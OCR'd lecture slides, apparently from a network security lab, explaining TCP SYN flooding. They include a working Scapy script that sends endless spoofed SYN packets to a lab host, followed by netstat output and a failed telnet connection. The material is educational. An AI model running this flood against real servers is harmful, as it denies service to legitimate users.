
TCP Request SYN Queue

There is a time period where our request is held in the SYN queue before it is dropped

SYN Flooding

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



The TCP server will **hold** our request until we drop it


There is a time period where our request is held in the SYN queue before it is dropped

Goal: Send of **a lot** of SYN requests form spoofed source IP addresses!


SYN Flooding

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



The TCP server will **hold** our request until we drop it



TCP Request SYN Queue


We can quickly the SYN queue buffer with our spoofed request

The TCP server will hold those requests in the queue while it waits


SYN Flooding

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



The TCP server will **hold** our request until we drop it



TCP Request SYN Queue

We can quickly the SYN queue buffer with our spoofed request

The TCP server will hold those requests in the queue while it waits


If the buffer is full…

The TCP server won’t be able to accept new connections!


SYN Flooding

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK




(b) SYN Flooding Attack



```
[10/27/22]seed@VM:~/.../TCP_Attacks$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

(The size of this buffer is also set by the operating system)

If a new SYN comes in (from a legitimate user), they will be **denied**




```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.7")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

IP address of the victim server

Set the SYN flag

1


1 Repeatedly send a TCP packet to 10.9.0.7,
with a random source IP address



```
root@d849e012d6fd:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39057        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             84.214.105.184:34308    SYN_RECV
tcp        0      0 10.9.0.5:23             178.105.10.39:29935     SYN_RECV
tcp        0      0 10.9.0.5:23             255.8.229.236:41503     SYN_RECV
tcp        0      0 10.9.0.5:23             56.252.62.113:55730     SYN_RECV
tcp        0      0 10.9.0.5:23             69.66.205.21:18690      SYN_RECV
tcp        0      0 10.9.0.5:23             122.154.143.88:41910    SYN_RECV
tcp        0      0 10.9.0.5:23             131.98.218.150:62638    SYN_RECV
tcp        0      0 10.9.0.5:23             14.44.182.254:33765     SYN_RECV
tcp        0      0 10.9.0.5:23             98.170.141.0:49524      SYN_RECV
tcp        0      0 10.9.0.5:23             137.191.232.56:51616    SYN_RECV
tcp        0      0 10.9.0.5:23             70.12.28.153:61150      SYN_RECV
tcp        0      0 10.9.0.5:23             61.188.164.78:26645     SYN_RECV
```


We've filled this server with spoofed SYN requests

Attacker




```
[10/27/22]seed@VM:~/.../tcp_attacks$ sudo python3 synflood.py
```

New terminal



```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

